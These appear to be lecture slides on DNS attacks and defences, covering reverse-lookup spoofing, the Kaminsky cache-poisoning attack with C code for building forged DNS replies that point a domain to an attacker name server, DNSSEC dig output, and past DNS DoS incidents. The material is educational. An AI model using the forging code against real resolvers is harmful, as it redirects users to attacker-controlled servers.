
www.facebook.com. 259200 IN A 192.168.0.201

Malicious Reply from Reverse Lookup

Question. A service provider is offering ebooks to SU students (because SU has paid for the service). To access the ebooks, you need to go from a computer inside the SU campus, i.e., the IP address needs to be 128.230.0.0/16. To check whether you are from SU or not, upon receiving a request, the service provider will do a reverse DNS lookup to find out the host name of the source IP address. If the name ends with ".syr.edu", the request will be served; if not, the request will be denied.

- 1) If you are an SU student, but you are not on campus, how can you use this service (legitimately) to get ebooks?
- 2) If you are not an SU student and you are in another country, but you have your own domain and DNS server, describe how you can bypass the protection implemented by the service, and get the ebooks.

DNS Cache-Poisoning Attack




Remote DNS Cache-Poisoning Attack



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The Challenges: Forging DNS Replies

Version	Header Length	Type of Service	Total Length	
Identification			IP Flags	Fragment Offset
Time To Live (TTL)		Protocol: 17 (UDP)	Header Checksum	
Source Address				
Destination Address				
Source Port (53)			Destination Port	
UDP Length			UDP Checksum	
Transaction ID			Flags (0x8400)	
Number of Question Records (1)			Number of Answer Records (1)	
Number of Authority Records (1)			Number of Additional Records (0)	
Data				



The Kaminsky Attack

Question:	1. example.com		
Answer:	1. v . v	A	128.230. - - -
Authority	example.com	NS	ns.malicious.com
Additional	ns.malicious.com	A	192.168. - - -

The Kaminsky Attack: More Details

Triggering the attack

Result verification

Headers of Forged DNS Response

Version	Header Length	Type of Service	Total Length	
Identification			IP Flags	Fragment Offset
Time To Live (TTL)		Protocol: 17 (UDP)	Header Checksum	
Source Address				
Destination Address				
Source Port (53)			Destination Port	
UDP Length			UDP Checksum	
Transaction ID			Flags (0x8400)	
Number of Question Records (1)			Number of Answer Records (1)	
Number of Authority Records (1)			Number of Additional Records (0)	
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IP Header

UDP Header

DNS Header

DNS Response Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001


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Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0017	ns.dnslabattacker.net

Representation in the packet
(Total: 0x17 bytes)

Construct DNS Reply

```
/**
 * Construct DNS Header and Records. Return the size (Header + Records)
 */
unsigned short construct_dns_reply(char *buffer)
{
    struct dnsheader *dns = (struct dnsheader *) buffer;

    //construct the DNS header:
    dns->flags=htons(0x8400); // Flag = response; this is a DNS response

    // the number for certain fields
    dns->QDCOUNT=htons(1); // 1 question field
    dns->ANCOUNT=htons(1); // 1 answer field
    dns->NSCOUNT=htons(1); // 1 name server(authority) field
    dns->ARCOUNT=htons(1); // 1 additional fields

    char *p = buffer + 12; // move the pointer to the beginning of DNS data

    if (strstr(p, TARGET_DOMAIN) == NULL) return 0; // only target one specific domain

    p += strlen(p) + 1 + 2 + 2; // Skip the Question section (no change)

    p += set_A_record(p, NULL, 0x0C, ANSWER_IPADDR); // Add an A record (Answer section)
    p += set_NS_record(p, TARGET_DOMAIN, 0, NS_SERVER); // Add an NS record (Authority section)
    p += set_A_record(p, NS_SERVER, 0, NS_IPADDR); // Add an A record (Additional section)

    return p - buffer;
}
```

Construct an "A" Record

```

/*****
Construct an "A" record, and return the total size of the record.
If name is NULL, use the offset parameter to construct the "name" field.
If name is not NULL, copy it to the "name" field, and ignore the offset parameter.
*****/
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
    char *p = buffer;

    if (name == NULL) {
        *p = 0xC0; p++;
        *p = offset; p++;
    } else {
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p) = htons(0x0001); // Record Type
    p += 2;

    *((unsigned short *)p) = htons(0x0001); // Class
    p += 2;

    *((unsigned int *)p) = htonl(0x00002000); // Time to Live
    p += 4;

    *((unsigned short *)p) = htons(0x0004); // Data Length
    p += 2;

    ((struct in_addr *)p)->s_addr = inet_addr(ip_addr); // IP address
    p += 4;

    return (p - buffer);
}

```

Countermeasures

Question: If a user wants to visit www.example.com for a browser, but unfortunately, the DNS query process is compromised, and the IP address obtained by the user's browser is a fake one. Is it safe for the user?

- If the user types <http://www.example.com> in the browser
- If the user types <https://www.example.com> in the browser


DNSSEC

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DNSSEC

https:// www.chase.com

DNSSEC Chain of Trust

Need to verify this using a different channel



DNSSEC Case Study

1. Query the root server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @a.root-servers.net gov
```

```
;; AUTHORITY SECTION:
gov.                172800  IN      NS      a.gov-servers.net.
gov.                172800  IN      NS      b.gov-servers.net.
gov.                86400   IN      DS      7698 8 1 6F109B46A80CEA9613DC86D5A3E065520505A
AFE
gov.                86400   IN      DS      7698 8 2 6BC949E638442EAD0BDAF0935763C8D003760
384FF15EBBD5CE86BB5 559561F0
gov.                86400   IN      RRSIG   DS 8 1 86400 20150425170000 20150415160000 486
13 . LVifMvxuI531jBxMpWb4rTopQCB9yRZz4koI4W5CgtOuM4eQXy8qkWH5 +sGy04f8JZSY1da5Q3KrF4YHCNEAPzD1
rJm3htfZL9ei0lSzf07PRCDv ipV9WY5X9vZI36bzmAfcHn1nh0bUed0xJ7VxzhzET4RFA8rrN4FII94w 3mw=
```

2. Query the .gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @b.gov-servers.net nsf.gov
```

```
;; AUTHORITY SECTION:
nsf.gov.            86400   IN      NS      swirl.nsf.gov.
nsf.gov.            86400   IN      NS      whirl.nsf.gov.
nsf.gov.            86400   IN      NS      cyclone.nsf.gov.
nsf.gov.            86400   IN      NS      twister.nsf.gov.
nsf.gov.            3600    IN      DS      5779 7 1 B74C98333849E241C2C57282C9FD24A7001AC
504
nsf.gov.            3600    IN      DS      5779 7 2 1F8F090FDFB13FD17AAF609F5358F5D218F2D
59F8264A34C185AEF51 2B1E5ED3
nsf.gov.            3600    IN      RRSIG   DS 8 2 3600 20150422221015 20150415221015 2956
7 gov. ax9BMy2zoSY3ASgZB4fq4F3Y1o2XY0FBK9p++HC/H0xUYCukjb7opx/ pVRbmREErMx/f/kK+r1ezubfjZGadF
sS30qjowzAnfG5e/rRt7m6H0KI w2C9SiEwZ1IAF0lqtffFu67gnjPnh3GIzDpLwjURvyhaa/eGvtFpsEEaV DS8=
```

3. Get the .gov server's public key.

```
seed@ubuntu:/var/www/CSRF$ dig DNSKEY @b.gov-servers.net gov
```



```
;; QUESTION SECTION:
gov.                                IN      DNSKEY

;; ANSWER SECTION:
gov.                                86400  IN      DNSKEY  256 3 8 AQPGrIGJp80InQgK4MxDaVik9qhFDf2wLgdt2
bLvBQsE/rioqANibWv P45+XQ8gccgHciJN1WHmvCvX6j8YYZKH3vTKLbLsi0XyWqrFwzpbBtCB K6CM7KsswzFtgF98b+
dcNIoyGd22NfcJUTLoe/OmwUkWGiz6nu25WcNC NlliIQ==
gov.                                86400  IN      DNSKEY  256 3 8 AQPjAbHdR58IqX5S82ArSjCglRvWaiq1CBvDGh
ng5ph6dQRz4dj5AX3u qy1YFdfbTb8Jgzkpn6ld5vKozyKT9cskDFUqTxQ2AmN87o/KDYrEH3Mm HdGLwsDWVGVBes+8yP
eqNumqIcuu++UC9YK14UnLnHJk5sWN5LxiclCA dSRFHw==
gov.                                86400  IN      DNSKEY  257 3 8 AQ08daaz7B+ysh0fL60rytKd9a0SujgponEw3f
wBMEC3/+e9XzHw2k+V KnbJTZ+QaVtpfUd1q9HKZiv/ck83GL5tjYKE5jtUZ2kpEDZfVNGv6yx0 smtWAXv1nCJS9ohny0
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u gIZHFX6Jk7NLIw2wlqfq9qhV4zj7TiBiJY0mCc4zHN8/aq2VKDHP2Na7 mWzvKyTy+SYQkBQ/08LbPwj9YMc+uCzKL6s
U/ObHv17EFhD8aPDftTHZ vV9L+OZr
```

4. Query the nsf.gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @twister.nsf.gov nsf.gov
```

```
;; QUESTION SECTION:
nsf.gov.                            IN      A

;; ANSWER SECTION:
nsf.gov.                            600     IN      A          128.150.4.107
nsf.gov.                            600     IN      RRSIG      A 7 2 600 20150422090044 20150415080044 23165
nsf.gov. A3p4/SkL/ecN/UAAvimmRHIPsfoA+IOVGmoPIaQqKkVNNGIRDZG49+LP 8mgeMZCyGfjjzqPPyuxvZH9zmRMp
aTtDIhX8AVtsf/4DVEzXXtSLDi6 Q6JS0RSQ60Q/GDQWxevvdVbSIYiqWf4Qg29ZFwps8iEMosVmDidI+6U5 rJM=
```

```
;; ADDITIONAL SECTION:
swirl.nsf.gov.                      3600    IN      A          198.181.231.15
swirl.nsf.gov.                      300     IN      AAAA       2620:10f:6012:1::15
whirl.nsf.gov.                      3600    IN      A          198.181.231.16
whirl.nsf.gov.                      300     IN      AAAA       2620:10f:6012:1::16
cyclone.nsf.gov.                   3600    IN      A          204.14.134.227
cyclone.nsf.gov.                   3600    IN      AAAA       2607:f478:80:1::53
twister.nsf.gov.                   3600    IN      A          198.181.231.17
twister.nsf.gov.                   300     IN      AAAA       2620:10f:6012:1::17
swirl.nsf.gov.                      3600    IN      RRSIG      A 7 3 3600 20150422090044 20150415080044 23165
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5. Get nsf.gov's public key.

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seed@ubuntu:/var/www/CSRF$ dig DNSKEY @twister.nsf.gov nsf.gov
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;; QUESTION SECTION:

;nsf.gov. IN DNSKEY

;; ANSWER SECTION:

nsf.gov. 3600 IN DNSKEY 256 3 7 AwEAAXBoA4fmTw+3vY2CMsVg0FmiP8mYb80m+i
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Denial-of-Service (DOS) Attacks on DNS

- ❖ DOS attacks on the **root servers**
- ❖ August 25, 2013: **DOS attacks on .cn nameservers**, shutting down the servers for two to four hours
- ❖ December 24, 2009: **DOS attack on UltraDNS**, affects thousands of online shoppers
- ❖ May 18, 2009: **DOS Attack on DNSPod** in China led to the worst Internet incident in China
- ❖ October 21, 2016: **DDOS attacks on the Dyn Network** (DNS provider): affects many companies, including Amazon, Twitter, GitHub, CNN, Airbnb, etc.

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